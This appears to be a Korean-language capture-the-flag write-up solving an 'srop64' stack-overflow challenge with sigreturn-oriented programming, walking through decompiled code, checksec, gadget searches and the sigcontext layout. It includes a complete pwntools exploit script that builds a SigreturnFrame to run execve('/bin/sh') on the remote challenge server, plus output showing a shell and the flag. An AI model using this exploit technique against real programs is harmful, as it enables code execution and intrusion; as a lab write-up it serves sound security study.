SROP

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3   char buf[16]; // [rsp+0h] [rbp-10h] BYREF
4
5   setvbuf(stdout, 0LL, 2, 0LL);
6   setvbuf(stdin, 0LL, 2, 0LL);
7   read(0, buf, 0x200uLL);
8   return 0;
9 }
```

buf의 크기는 16인데 read()로 입력을 0x200만큼 받아서 BOF가 가능

```
gef➤  checksec
[+] checksec for '/home/dgevy/Stealien/12th/srop64'
Canary                        : ✗
NX                            : ✓
PIE                           : ✗
Fortify                       : ✗
RelRO                         : Partial
```

바이너리에 NX가 적용되어 Shellcode 사용 불가

가능한 공격: ROP, SROP, ...

Find Gadget

```
gef➤  disas gadget1
Dump of assembler code for function gadget1:
   0x00000000004005e6 <+0>:     push   rbp
   0x00000000004005e7 <+1>:     mov    rbp,rsp
   0x00000000004005ea <+4>:     pop    rax
   0x00000000004005eb <+5>:     ret
   0x00000000004005ec <+6>:     nop
   0x00000000004005ed <+7>:     pop    rbp
   0x00000000004005ee <+8>:     ret
End of assembler dump.

gef➤  disas gadget2
Dump of assembler code for function gadget2:
   0x00000000004005ef <+0>:     push   rbp
   0x00000000004005f0 <+1>:     mov    rbp,rsp
   0x00000000004005f3 <+4>:     syscall
   0x00000000004005f5 <+6>:     ret
   0x00000000004005f6 <+7>:     nop
   0x00000000004005f7 <+8>:     pop    rbp
   0x00000000004005f8 <+9>:     ret
End of assembler dump.
```

pop rax; ret과 syscall; ret 가젯이 주어져 SROP 공격 가능


```
root@33bf96e2913e /pwn
❯ ROPgadget --binary srop64 | grep "pop rdi"
0x0000000000004006c3 : pop rdi ; ret

root@33bf96e2913e /pwn
❯ ROPgadget --binary srop64 | grep "pop rsi"
0x0000000000004006c1 : pop rsi ; pop r15 ; ret

root@33bf96e2913e /pwn
❯ ROPgadget --binary srop64 | grep "pop rdx"
```

execve() syscall을 하기 위한 가젯 중 pop rdx 가젯이 없어 ROP 불가능

```
1 .rodata:00000000004006E4 aBinSh          db '/bin/sh',0
2 .rodata:00000000004006EC                db    0
3 .rodata:00000000004006EC _rodata        ends
```

“/bin/sh” 문자열도 주어져 단순히 execve() syscall에 인자로 주기만 하면 exploit 가능

Exploit



출처: https://github.com/nushosilayer8/pwn/blob/master/srop/README.md

sigreturn() 호출 시 유저 모드와 커널 모드를 오가면서 문맥 교환(context switching)이 이루어짐

해당 과정에서 모든 레지스터를 스택에 저장

```
1 struct _fpstate
2 {
3  ...
4 };
5
6 struct sigcontext
7 {
8    __uint64_t r8;
9    __uint64_t r9;
10   __uint64_t r10;
11   __uint64_t r11;
12   __uint64_t r12;
13   __uint64_t r13;
14   __uint64_t r14;
15   __uint64_t r15;
16   __uint64_t rdi;
17 ...
18 };
```

저장할 레지스터 순서를 정의하는 sigcontext 구조체에 맞춰서 레지스터 값을 스택에 저장 후 공격

```
frame = SigreturnFrame()
frame.rip = syscall
frame.rax = 0x3b
frame.rdi = binsh
```

편하게 페이로드를 작성하기 위해 pwntools의 SigreturnFrame() 사용

execve("/bin/sh",NULL,NULL);를 호출하도록 레지스터 값 수정 (정의하지 않은 레지스터는 0)

```
1 rop = b"A" * 0x10
2 rop += b"F" * 0x8
3 rop += p64(pop_rax)
4 rop += p64(15)
5 rop += p64(syscall)
6 rop += bytes(frame)
```

만들어진 sigcontext 구조체를 sigreturn()이 사용할 수 있도록 스택에 같이 넣은 뒤 전송

```python
from pwn import *

# p = process('./srop64')
p = remote("realsung.kr", 9015)
e = ELF('./srop64')

# context.log_level = 'debug'
context.arch = 'amd64'

pop_rax = 0x4005EA
syscall = 0x4005F3
binsh = 0x4006E4

frame = SigreturnFrame()
frame.rip = syscall
frame.rax = 0x3b
frame.rdi = binsh
frame.rsi = 0
frame.rdx = 0

rop = b"A" * 0x10
rop += b"F" * 0x8
rop += p64(pop_rax)
rop += p64(15)
rop += p64(syscall)
rop += bytes(frame)

p.sendline(rop)
p.interactive()
```

context.arch로 아키텍쳐를 지정해야 에러 발생 X

```
$ python3 payload.py
[+] Opening connection to realsung.kr on port 9015: Done
[*] '/home/dgevy/Stealien/12th/srop64'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)

[*] Switching to interactive mode
$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ cat flag
flag{64bIT_5i9reTurn_To_Sysca1l}
```

그대로 실행하면 플래그 획득 가능!

Thank you!